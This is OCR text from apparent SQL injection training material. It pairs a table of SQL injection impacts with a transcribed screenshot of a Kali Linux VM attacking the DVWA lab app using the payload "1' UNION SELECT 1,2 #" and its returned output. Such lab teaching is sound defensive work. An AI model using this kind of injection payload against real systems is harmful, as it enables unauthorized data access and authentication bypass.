
Scope	Impact	Likelihood
Confidentiality	**Technical Impact:** *Read Application Data* Since SQL databases generally hold sensitive data, loss of confidentiality is a frequent problem with SQL injection vulnerabilities.	
Access Control	**Technical Impact:** *Bypass Protection Mechanism* If poor SQL commands are used to check user names and passwords, it may be possible to connect to a system as another user with no previous knowledge of the password.	
Access Control	**Technical Impact:** *Bypass Protection Mechanism* If authorization information is held in a SQL database, it may be possible to change this information through the successful exploitation of a SQL injection vulnerability.	
Integrity	**Technical Impact:** *Modify Application Data* Just as it may be possible to read sensitive information, it is also possible to make changes or even delete this information with a SQL injection attack.	


Likelihood Of Exploit



kali linux 1 [Running]
1 2 3 4
18:20
Trash
File System
Home
putty.exe
wireshark
webshell.php
backdoor.php
Damn Vulnerable Web Ap
192.168.1.101/dvwa/vulnerabilities/sqli/?id=1'+UNION+SELECT+1
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
Vulnerability: SQL Injection
User ID:
Submit
ID: 1' UNION SELECT 1,2 #
First name: admin
Surname: admin
ID: 1' UNION SELECT 1,2 #
First name: 1
Surname: 2
More info
http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html

